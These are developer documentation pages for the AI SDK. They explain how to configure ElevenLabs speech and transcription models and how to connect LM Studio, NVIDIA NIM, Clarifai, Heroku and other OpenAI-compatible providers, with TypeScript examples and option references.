import { elevenlabs } from '@ai-sdk/elevenlabs';
If you need a customized setup, you can import createElevenLabs from @ai-sdk/elevenlabs and create a provider instance with your settings:
import { createElevenLabs } from '@ai-sdk/elevenlabs';
const elevenlabs = createElevenLabs({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the ElevenLabs provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theELEVENLABS_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Speech Models
You can create models that call the ElevenLabs speech API
using the .speech() factory method.
The first argument is the model id e.g. eleven_multilingual_v2.
const model = elevenlabs.speech('eleven_multilingual_v2');
The voice argument can be set to a voice ID from the ElevenLabs Voice Library.
You can find voice IDs by selecting a voice in the library and copying its ID.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { elevenlabs } from '@ai-sdk/elevenlabs';
const result = await generateSpeech({
model: elevenlabs.speech('eleven_multilingual_v2'),
text: 'Hello, world!',
voice: '21m00Tcm4TlvDq8ikWAM', // Rachel voice
});
You can also pass additional provider-specific options using the providerOptions argument:
import { experimental_generateSpeech as generateSpeech } from 'ai';
import {
elevenlabs,
type ElevenLabsSpeechModelOptions,
} from '@ai-sdk/elevenlabs';
const result = await generateSpeech({
model: elevenlabs.speech('eleven_multilingual_v2'),
text: 'Hello, world!',
voice: '21m00Tcm4TlvDq8ikWAM',
providerOptions: {
elevenlabs: {
voiceSettings: {
stability: 0.5,
similarityBoost: 0.75,
},
} satisfies ElevenLabsSpeechModelOptions,
},
});
-
languageCode string or null
Optional. Language code (ISO 639-1) used to enforce a language for the model. Currently, only Turbo v2.5 and Flash v2.5 support language enforcement. For other models, providing a language code will result in an error. -
voiceSettings object or null
Optional. Voice settings that override stored settings for the given voice. These are applied only to the current request.- stability double or null
Optional. Determines how stable the voice is and the randomness between each generation. Lower values introduce broader emotional range; higher values result in a more monotonous voice. - useSpeakerBoost boolean or null
Optional. Boosts similarity to the original speaker. Increases computational load and latency. - similarityBoost double or null
Optional. Controls how closely the AI should adhere to the original voice. - style double or null
Optional. Amplifies the style of the original speaker. May increase latency if set above 0.
- stability double or null
-
pronunciationDictionaryLocators array of objects or null
Optional. A list of pronunciation dictionary locators to apply to the text, in order. Up to 3 locators per request.
Each locator object:- pronunciationDictionaryId string (required)
The ID of the pronunciation dictionary. - versionId string or null (optional)
The version ID of the dictionary. If not provided, the latest version is used.
- pronunciationDictionaryId string (required)
-
seed integer or null
Optional. If specified, the system will attempt to sample deterministically. Must be between 0 and 4294967295. Determinism is not guaranteed. -
previousText string or null
Optional. The text that came before the current request's text. Can improve continuity when concatenating generations or influence current generation continuity. -
nextText string or null
Optional. The text that comes after the current request's text. Can improve continuity when concatenating generations or influence current generation continuity. -
previousRequestIds array of strings or null
Optional. List of request IDs for samples generated before this one. Improves continuity when splitting large tasks. Max 3 IDs. If bothpreviousTextandpreviousRequestIdsare sent,previousTextis ignored. -
nextRequestIds array of strings or null
Optional. List of request IDs for samples generated after this one. Useful for maintaining continuity when regenerating a sample. Max 3 IDs. If bothnextTextandnextRequestIdsare sent,nextTextis ignored. -
applyTextNormalization enum
Optional. Controls text normalization.
Allowed values:'auto'(default),'on','off'.'auto': System decides whether to apply normalization (e.g., spelling out numbers).'on': Always apply normalization.'off': Never apply normalization.
Foreleven_turbo_v2_5andeleven_flash_v2_5, can only be enabled with Enterprise plans.
-
applyLanguageTextNormalization boolean
Optional. Defaults tofalse. Controls language text normalization, which helps with proper pronunciation in some supported languages (currently only Japanese). May significantly increase latency. -
enableLogging boolean
Optional. Whether to enable request logging for this API call. Defaults to the account-level setting.
Model Capabilities
| Model | Instructions |
|---|---|
eleven_v3 |
|
eleven_multilingual_v2 |
|
eleven_flash_v2_5 |
|
eleven_flash_v2 |
|
eleven_turbo_v2_5 |
|
eleven_turbo_v2 |
|
eleven_monolingual_v1 |
|
eleven_multilingual_v1 |
Transcription Models
You can create models that call the ElevenLabs transcription API
using the .transcription() factory method.
The first argument is the model id e.g. scribe_v1.
const model = elevenlabs.transcription('scribe_v1');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the input language in ISO-639-1 (e.g. en) format can sometimes improve transcription performance if known beforehand.
import { experimental_transcribe as transcribe } from 'ai';
import {
elevenlabs,
type ElevenLabsTranscriptionModelOptions,
} from '@ai-sdk/elevenlabs';
const result = await transcribe({
model: elevenlabs.transcription('scribe_v1'),
audio: new Uint8Array([1, 2, 3, 4]),
providerOptions: {
elevenlabs: {
languageCode: 'en',
} satisfies ElevenLabsTranscriptionModelOptions,
},
});
The following provider options are available:
-
languageCode string
An ISO-639-1 or ISO-639-3 language code corresponding to the language of the audio file. Can sometimes improve transcription performance if known beforehand. Defaults to
null, in which case the language is predicted automatically. -
tagAudioEvents boolean
Whether to tag audio events like (laughter), (footsteps), etc. in the transcription. Defaults to
true. -
numSpeakers integer
The maximum amount of speakers talking in the uploaded file. Can help with predicting who speaks when. The maximum amount of speakers that can be predicted is 32. Defaults to
null, in which case the amount of speakers is set to the maximum value the model supports. -
timestampsGranularity enum
The granularity of the timestamps in the transcription. Defaults to
'word'. Allowed values:'none','word','character'. -
diarize boolean
Whether to annotate which speaker is currently talking in the uploaded file. Defaults to
true. -
fileFormat enum
The format of input audio. Defaults to
'other'. Allowed values:'pcm_s16le_16','other'. For'pcm_s16le_16', the input audio must be 16-bit PCM at a 16kHz sample rate, single channel (mono), and little-endian byte order. Latency will be lower than with passing an encoded waveform.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
scribe_v1 |
||||
scribe_v1_experimental |
title: LM Studio description: Use the LM Studio OpenAI compatible API with the AI SDK.
LM Studio Provider
LM Studio is a user interface for running local models.
It contains an OpenAI compatible API server that you can use with the AI SDK. You can start the local server under the Local Server tab in the LM Studio UI ("Start Server" button).
Setup
The LM Studio provider is available via the @ai-sdk/openai-compatible module as it is compatible with the OpenAI API.
You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
To use LM Studio, you can create a custom provider instance with the createOpenAICompatible function from @ai-sdk/openai-compatible:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const lmstudio = createOpenAICompatible({
name: 'lmstudio',
baseURL: 'http://localhost:1234/v1',
});
Language Models
You can interact with local LLMs in LM Studio using a provider instance.
The first argument is the model id, e.g. llama-3.2-1b.
const model = lmstudio('llama-3.2-1b');
To be able to use a model, you need to download it first.
Example
You can use LM Studio language models to generate text with the generateText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
const lmstudio = createOpenAICompatible({
name: 'lmstudio',
baseURL: 'https://localhost:1234/v1',
});
const { text } = await generateText({
model: lmstudio('llama-3.2-1b'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
maxRetries: 1, // immediately error if the server is not running
});
LM Studio language models can also be used with streamText.
Embedding Models
You can create models that call the LM Studio embeddings API
using the .embeddingModel() factory method.
const model = lmstudio.embeddingModel('text-embedding-nomic-embed-text-v1.5');
Example - Embedding a Single Value
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { embed } from 'ai';
const lmstudio = createOpenAICompatible({
name: 'lmstudio',
baseURL: 'https://localhost:1234/v1',
});
// 'embedding' is a single embedding object (number[])
const { embedding } = await embed({
model: lmstudio.embeddingModel('text-embedding-nomic-embed-text-v1.5'),
value: 'sunny day at the beach',
});
Example - Embedding Many Values
When loading data, e.g. when preparing a data store for retrieval-augmented generation (RAG), it is often useful to embed many values at once (batch embedding).
The AI SDK provides the embedMany function for this purpose.
Similar to embed, you can use it with embeddings models,
e.g. lmstudio.embeddingModel('text-embedding-nomic-embed-text-v1.5') or lmstudio.embeddingModel('text-embedding-bge-small-en-v1.5').
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { embedMany } from 'ai';
const lmstudio = createOpenAICompatible({
name: 'lmstudio',
baseURL: 'https://localhost:1234/v1',
});
// 'embeddings' is an array of embedding objects (number[][]).
// It is sorted in the same order as the input values.
const { embeddings } = await embedMany({
model: lmstudio.embeddingModel('text-embedding-nomic-embed-text-v1.5'),
values: [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy night in the mountains',
],
});
title: NVIDIA NIM description: Use NVIDIA NIM OpenAI compatible API with the AI SDK.
NVIDIA NIM Provider
NVIDIA NIM provides optimized inference microservices for deploying foundation models. It offers an OpenAI-compatible API that you can use with the AI SDK.
Setup
The NVIDIA NIM provider is available via the @ai-sdk/openai-compatible module as it is compatible with the OpenAI API.
You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
To use NVIDIA NIM, you can create a custom provider instance with the createOpenAICompatible function from @ai-sdk/openai-compatible:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const nim = createOpenAICompatible({
name: 'nim',
baseURL: 'https://integrate.api.nvidia.com/v1',
headers: {
Authorization: `Bearer ${process.env.NIM_API_KEY}`,
},
});
Language Models
You can interact with NIM models using a provider instance. For example, to use DeepSeek-R1, a powerful open-source language model:
const model = nim.chatModel('deepseek-ai/deepseek-r1');
Example - Generate Text
You can use NIM language models to generate text with the generateText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
const nim = createOpenAICompatible({
name: 'nim',
baseURL: 'https://integrate.api.nvidia.com/v1',
headers: {
Authorization: `Bearer ${process.env.NIM_API_KEY}`,
},
});
const { text, usage, finishReason } = await generateText({
model: nim.chatModel('deepseek-ai/deepseek-r1'),
prompt: 'Tell me the history of the San Francisco Mission-style burrito.',
});
console.log(text);
console.log('Token usage:', usage);
console.log('Finish reason:', finishReason);
Example - Stream Text
NIM language models can also generate text in a streaming fashion with the streamText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { streamText } from 'ai';
const nim = createOpenAICompatible({
name: 'nim',
baseURL: 'https://integrate.api.nvidia.com/v1',
headers: {
Authorization: `Bearer ${process.env.NIM_API_KEY}`,
},
});
const result = streamText({
model: nim.chatModel('deepseek-ai/deepseek-r1'),
prompt: 'Tell me the history of the Northern White Rhino.',
});
for await (const textPart of result.textStream) {
process.stdout.write(textPart);
}
console.log();
console.log('Token usage:', await result.usage);
console.log('Finish reason:', await result.finishReason);
NIM language models also support structured data generation with Output.
title: Clarifai description: Use Clarifai OpenAI compatible API with the AI SDK.
Clarifai Provider
Clarifai is a platform for building, deploying, and scaling AI-powered applications. It provides a suite of tools and APIs for computer vision, natural language processing, and generative AI. Clarifai offers an OpenAI-compatible API through its full-stack AI development platform, making it easy to integrate powerful AI capabilities using the AI SDK.
Setup
The Clarifai provider is available via the @ai-sdk/openai-compatible module as it is compatible with the OpenAI API. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
To use Clarifai, you can create a custom provider instance with the createOpenAICompatible function from @ai-sdk/openai-compatible:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const clarifai = createOpenAICompatible({
name: 'clarifai',
baseURL: 'https://api.clarifai.com/v2/ext/openai/v1',
apiKey: process.env.CLARIFAI_PAT,
});
New users can sign up for a free account on Clarifai to get started.
Language Models
You can interact with various large language models (LLMs) available on Clarifai using the provider instance. For example, to use DeepSeek-R1, a powerful open-source language model:
const model = clarifai.chatModel(
'https://clarifai.com/deepseek-ai/deepseek-chat/models/DeepSeek-R1-0528-Qwen3-8B',
);
Example - Generate Text
You can use Clarifai language models to generate text with the generateText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
const clarifai = createOpenAICompatible({
name: 'clarifai',
baseURL: 'https://api.clarifai.com/v2/ext/openai/v1',
apiKey: process.env.CLARIFAI_PAT,
});
const model = clarifai.chatModel(
'https://clarifai.com/deepseek-ai/deepseek-chat/models/DeepSeek-R1-0528-Qwen3-8B',
);
const { text, usage, finishReason } = await generateText({
model,
prompt: 'What is photosynthesis?',
});
console.log(text);
console.log('Token usage:', usage);
console.log('Finish reason:', finishReason);
Example - Streaming Text
You can also stream text responses from Clarifai models using the streamText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { streamText } from 'ai';
const clarifai = createOpenAICompatible({
name: 'clarifai',
baseURL: 'https://api.clarifai.com/v2/ext/openai/v1',
apiKey: process.env.CLARIFAI_PAT,
});
const model = clarifai.chatModel(
'https://clarifai.com/deepseek-ai/deepseek-chat/models/DeepSeek-R1-0528-Qwen3-8B',
);
const result = streamText({
model,
prompt: 'What is photosynthesis?',
});
for await (const message of result.textStream) {
console.log(message);
}
For full list of available models, you can refer to the Clarifai Model Gallery.
title: Heroku description: Use a Heroku OpenAI compatible API with the AI SDK.
Heroku Provider
Heroku is a cloud platform that allows you to deploy and run applications, including AI models with OpenAI API compatibility. You can deploy models that are OpenAI API compatible and use them with the AI SDK.
Setup
The Heroku provider is available via the @ai-sdk/openai-compatible module as it is compatible with the OpenAI API.
You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Heroku Setup
- Create a test app in Heroku:
heroku create
- Inference using claude-3-5-haiku:
heroku ai:models:create -a $APP_NAME claude-3-5-haiku
- Export Variables:
export INFERENCE_KEY=$(heroku config:get INFERENCE_KEY -a $APP_NAME)
export INFERENCE_MODEL_ID=$(heroku config:get INFERENCE_MODEL_ID -a $APP_NAME)
export INFERENCE_URL=$(heroku config:get INFERENCE_URL -a $APP_NAME)
Provider Instance
To use Heroku, you can create a custom provider instance with the createOpenAICompatible function from @ai-sdk/openai-compatible:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const heroku = createOpenAICompatible({
name: 'heroku',
baseURL: process.env.INFERENCE_URL + '/v1',
apiKey: process.env.INFERENCE_KEY,
});
Be sure to have your INFERENCE_KEY, INFERENCE_MODEL_ID, and INFERENCE_URL set in your environment variables.
Language Models
You can create Heroku models using a provider instance.
The first argument is the served model name, e.g. claude-3-5-haiku.
const model = heroku('claude-3-5-haiku');
Example
You can use Heroku language models to generate text with the generateText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
const heroku = createOpenAICompatible({
name: 'heroku',
baseURL: process.env.INFERENCE_URL + '/v1',
apiKey: process.env.INFERENCE_KEY,
});
const { text } = await generateText({
model: heroku('claude-3-5-haiku'),
prompt: 'Tell me about yourself in one sentence',
});
console.log(text);
Heroku language models are also able to generate text in a streaming fashion with the streamText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { streamText } from 'ai';
const heroku = createOpenAICompatible({
name: 'heroku',
baseURL: process.env.INFERENCE_URL + '/v1',
apiKey: process.env.INFERENCE_KEY,
});
const result = streamText({
model: heroku('claude-3-5-haiku'),
prompt: 'Tell me about yourself in one sentence',
});
for await (const message of result.textStream) {
console.log(message);
}
Heroku language models also support structured data generation with Output.
title: OpenAI Compatible Providers description: Use OpenAI compatible providers with the AI SDK.
OpenAI Compatible Providers
You can use the OpenAI Compatible Provider package to use language model providers that implement the OpenAI API.
Below we focus on the general setup and provider instance creation. You can also write a custom provider package leveraging the OpenAI Compatible package.
We provide detailed documentation for the following OpenAI compatible providers:
The general setup and provider instance creation is the same for all of these providers.
Setup
The OpenAI Compatible provider is available via the @ai-sdk/openai-compatible module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
To use an OpenAI compatible provider, you can create a custom provider instance with the createOpenAICompatible function from @ai-sdk/openai-compatible:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const provider = createOpenAICompatible({
name: 'providerName',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
includeUsage: true, // Include usage information in streaming responses
});
You can use the following optional settings to customize the provider instance:
-
baseURL string
Set the URL prefix for API calls.
-
apiKey string
API key for authenticating requests. If specified, adds an
Authorizationheader to request headers with the valueBearer <apiKey>. This will be added before any headers potentially specified in theheadersoption. -
headers Record<string,string>
Optional custom headers to include in requests. These will be added to request headers after any headers potentially added by use of the
apiKeyoption. -
queryParams Record<string,string>
Optional custom url query parameters to include in request urls.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing. -
includeUsage boolean
Include usage information in streaming responses. When enabled, usage data will be included in the response metadata for streaming requests. Defaults to
undefined(false). -
supportsStructuredOutputs boolean
Set to true if the provider supports structured outputs. Only relevant for
provider(),provider.chatModel(), andprovider.languageModel(). -
transformRequestBody (args: Record<string, any>) => Record<string, any>
Optional function to transform the request body before sending it to the API. This is useful for proxy providers that may require a different request format than the official OpenAI API.
-
metadataExtractor MetadataExtractor
Optional metadata extractor to capture provider-specific metadata from API responses. See Custom Metadata Extraction for details.
Language Models
You can create provider models using a provider instance.
The first argument is the model id, e.g. model-id.
const model = provider('model-id');
You can also use the following factory methods:
provider.languageModel('model-id')- creates a chat language model (same asprovider('model-id'))provider.chatModel('model-id')- creates a chat language model
Supported Capabilities
Chat models created with this provider support the following capabilities:
- Text generation - Generate text completions
- Streaming - Stream text responses in real-time
- Tool calling - Call tools/functions with streaming support
- Structured outputs - Generate JSON with schema validation (when
supportsStructuredOutputsis enabled) - Reasoning content - Support for models that return reasoning/thinking tokens (e.g., DeepSeek R1)
- System messages - Support for system prompts
- Multi-modal inputs - Support for images and other content types (provider-dependent)
Example
You can use provider language models to generate text with the generateText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
const provider = createOpenAICompatible({
name: 'providerName',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
});
const { text } = await generateText({
model: provider('model-id'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Including model ids for auto-completion
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
type ExampleChatModelIds =
| 'meta-llama/Llama-3-70b-chat-hf'
| 'meta-llama/Meta-Llama-3.1-8B-Instruct-Turbo'
| (string & {});
type ExampleCompletionModelIds =
| 'codellama/CodeLlama-34b-Instruct-hf'
| 'Qwen/Qwen2.5-Coder-32B-Instruct'
| (string & {});
type ExampleEmbeddingModelIds =
| 'BAAI/bge-large-en-v1.5'
| 'bert-base-uncased'
| (string & {});
type ExampleImageModelIds = 'dall-e-3' | 'stable-diffusion-xl' | (string & {});
const model = createOpenAICompatible<
ExampleChatModelIds,
ExampleCompletionModelIds,
ExampleEmbeddingModelIds,
ExampleImageModelIds
>({
name: 'example',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.example.com/v1',
});
// Subsequent calls to e.g. `model.chatModel` will auto-complete the model id
// from the list of `ExampleChatModelIds` while still allowing free-form
// strings as well.
const { text } = await generateText({
model: model.chatModel('meta-llama/Llama-3-70b-chat-hf'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Custom query parameters
Some providers may require custom query parameters. An example is the Azure AI
Model Inference
API
which requires an api-version query parameter.
You can set these via the optional queryParams provider setting. These will be
added to all requests made by the provider.
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const provider = createOpenAICompatible({
name: 'providerName',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
queryParams: {
'api-version': '1.0.0',
},
});
For example, with the above configuration, API requests would include the query parameter in the URL like:
https://api.provider.com/v1/chat/completions?api-version=1.0.0.
Image Models
You can create image models using the .imageModel() factory method:
const model = provider.imageModel('model-id');
Basic Image Generation
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateImage } from 'ai';
const provider = createOpenAICompatible({
name: 'providerName',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
});
const { images } = await generateImage({
model: provider.imageModel('model-id'),
prompt: 'A futuristic cityscape at sunset',
size: '1024x1024',
});
Image Editing
The OpenAI Compatible provider supports image editing through the /images/edits endpoint. Pass input images via prompt.images to transform or edit existing images.
Basic Image Editing
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateImage } from 'ai';
import fs from 'fs';
const provider = createOpenAICompatible({
name: 'providerName',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
});
const imageBuffer = fs.readFileSync('./input-image.png');
const { images } = await generateImage({
model: provider.imageModel('model-id'),
prompt: {
text: 'Turn the cat into a dog but retain the style of the original image',
images: [imageBuffer],
},
});
Inpainting with Mask
Edit specific parts of an image using a mask:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateImage } from 'ai';
import fs from 'fs';
const provider = createOpenAICompatible({
name: 'providerName',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
});
const image = fs.readFileSync('./input-image.png');
const mask = fs.readFileSync('./mask.png');
const { images } = await generateImage({
model: provider.imageModel('model-id'),
prompt: {
text: 'A sunlit indoor lounge area with a pool containing a flamingo',
images: [image],
mask,
},
});
Embedding Models
You can create embedding models using the .embeddingModel() factory method:
const model = provider.embeddingModel('model-id');
Example
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { embed } from 'ai';
const provider = createOpenAICompatible({
name: 'providerName',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
});
const { embedding } = await embed({
model: provider.embeddingModel('text-embedding-model'),
value: 'The quick brown fox jumps over the lazy dog',
});
Embedding Model Options
The following provider options are available for embedding models via providerOptions:
-
dimensions number
The number of dimensions the resulting output embeddings should have. Only supported in models that allow dimension configuration.
-
user string
A unique identifier representing your end-user, which can help providers to monitor and detect abuse.
const { embedding } = await embed({
model: provider.embeddingModel('text-embedding-model'),
value: 'The quick brown fox jumps over the lazy dog',
providerOptions: {
providerName: {
dimensions: 512,
user: 'user-123',
},
},
});
Completion Models
You can create completion models (for text completion, not chat) using the .completionModel() factory method:
const model = provider.completionModel('model-id');
Example
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
const provider = createOpenAICompatible({
name: 'providerName',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
});
const { text } = await generateText({
model: provider.completionModel('completion-model-id'),
prompt: 'The quick brown fox',
});
Completion Model Options
The following provider options are available for completion models via providerOptions:
-
echo boolean
Echo back the prompt in addition to the completion.
-
logitBias Record<string, number>
Modify the likelihood of specified tokens appearing in the completion. Accepts a JSON object that maps tokens (specified by their token ID) to an associated bias value from -100 to 100.
-
suffix string
The suffix that comes after a completion of inserted text.
-
user string
A unique identifier representing your end-user, which can help providers to monitor and detect abuse.
const { text } = await generateText({
model: provider.completionModel('completion-model-id'),
prompt: 'The quick brown fox',
providerOptions: {
providerName: {
echo: true,
suffix: ' The end.',
user: 'user-123',
},
},
});
Chat Model Options
The following provider options are available for chat models via providerOptions:
-
user string
A unique identifier representing your end-user, which can help the provider to monitor and detect abuse.
-
reasoningEffort string
Reasoning effort for reasoning models. The exact values depend on the provider.
-
textVerbosity string
Controls the verbosity of the generated text. The exact values depend on the provider.
-
strictJsonSchema boolean
Whether to use strict JSON schema validation. When true, the model uses constrained decoding to guarantee schema compliance. Only used when the provider supports structured outputs and a schema is provided. Defaults to
true.
const { text } = await generateText({
model: provider('model-id'),
prompt: 'Solve this step by step: What is 15 * 23?',
providerOptions: {
providerName: {
user: 'user-123',
reasoningEffort: 'high',
},
},
});
Provider-specific options
The OpenAI Compatible provider supports adding provider-specific options to the request body. These are specified with the providerOptions field in the request body.
For example, if you create a provider instance with the name providerName, you can add a customOption field to the request body like this:
const provider = createOpenAICompatible({
name: 'providerName',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
});
const { text } = await generateText({
model: provider('model-id'),
prompt: 'Hello',
providerOptions: {
providerName: { customOption: 'magic-value' },
},
});
Note that the providerOptions key will be in camelCase. If you set the provider name to provider-name, the options still need to be set on providerOptions.providerName.
The request body sent to the provider will include the customOption field with the value magic-value. This gives you an easy way to add provider-specific options to requests without having to modify the provider or AI SDK code.
Custom Metadata Extraction
The OpenAI Compatible provider supports extracting provider-specific metadata from API responses through metadata extractors. These extractors allow you to capture additional information returned by the provider beyond the standard response format.
Metadata extractors receive the raw, unprocessed response data from the provider, giving you complete flexibility to extract any custom fields or experimental features that the provider may include. This is particularly useful when:
- Working with providers that include non-standard response fields
- Experimenting with beta or preview features
- Capturing provider-specific metrics or debugging information
- Supporting rapid provider API evolution without SDK changes
Metadata extractors work with both streaming and non-streaming chat completions and consist of two main components:
- A function to extract metadata from complete responses
- A streaming extractor that can accumulate metadata across chunks in a streaming response
Here's an example metadata extractor that captures both standard and custom provider data:
import { MetadataExtractor } from '@ai-sdk/openai-compatible';
const myMetadataExtractor: MetadataExtractor = {
// Process complete, non-streaming responses
extractMetadata: ({ parsedBody }) => {
// You have access to the complete raw response
// Extract any fields the provider includes
return {
myProvider: {
standardUsage: parsedBody.usage,
experimentalFeatures: parsedBody.beta_features,
customMetrics: {
processingTime: parsedBody.server_timing?.total_ms,
modelVersion: parsedBody.model_version,
// ... any other provider-specific data
},
},
};
},
// Process streaming responses
createStreamExtractor: () => {
let accumulatedData = {
timing: [],
customFields: {},
};
return {
// Process each chunk's raw data
processChunk: parsedChunk => {
if (parsedChunk.server_timing) {
accumulatedData.timing.push(parsedChunk.server_timing);
}
if (parsedChunk.custom_data) {
Object.assign(accumulatedData.customFields, parsedChunk.custom_data);
}
},
// Build final metadata from accumulated data
buildMetadata: () => ({
myProvider: {
streamTiming: accumulatedData.timing,
customData: accumulatedData.customFields,
},
}),
};
},
};
You can provide a metadata extractor when creating your provider instance:
const provider = createOpenAICompatible({
name: 'my-provider',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
metadataExtractor: myMetadataExtractor,
});
The extracted metadata will be included in the response under the providerMetadata field:
const { text, providerMetadata } = await generateText({
model: provider('model-id'),
prompt: 'Hello',
});
console.log(providerMetadata.myProvider.customMetric);
This allows you to access provider-specific information while maintaining a consistent interface across different providers.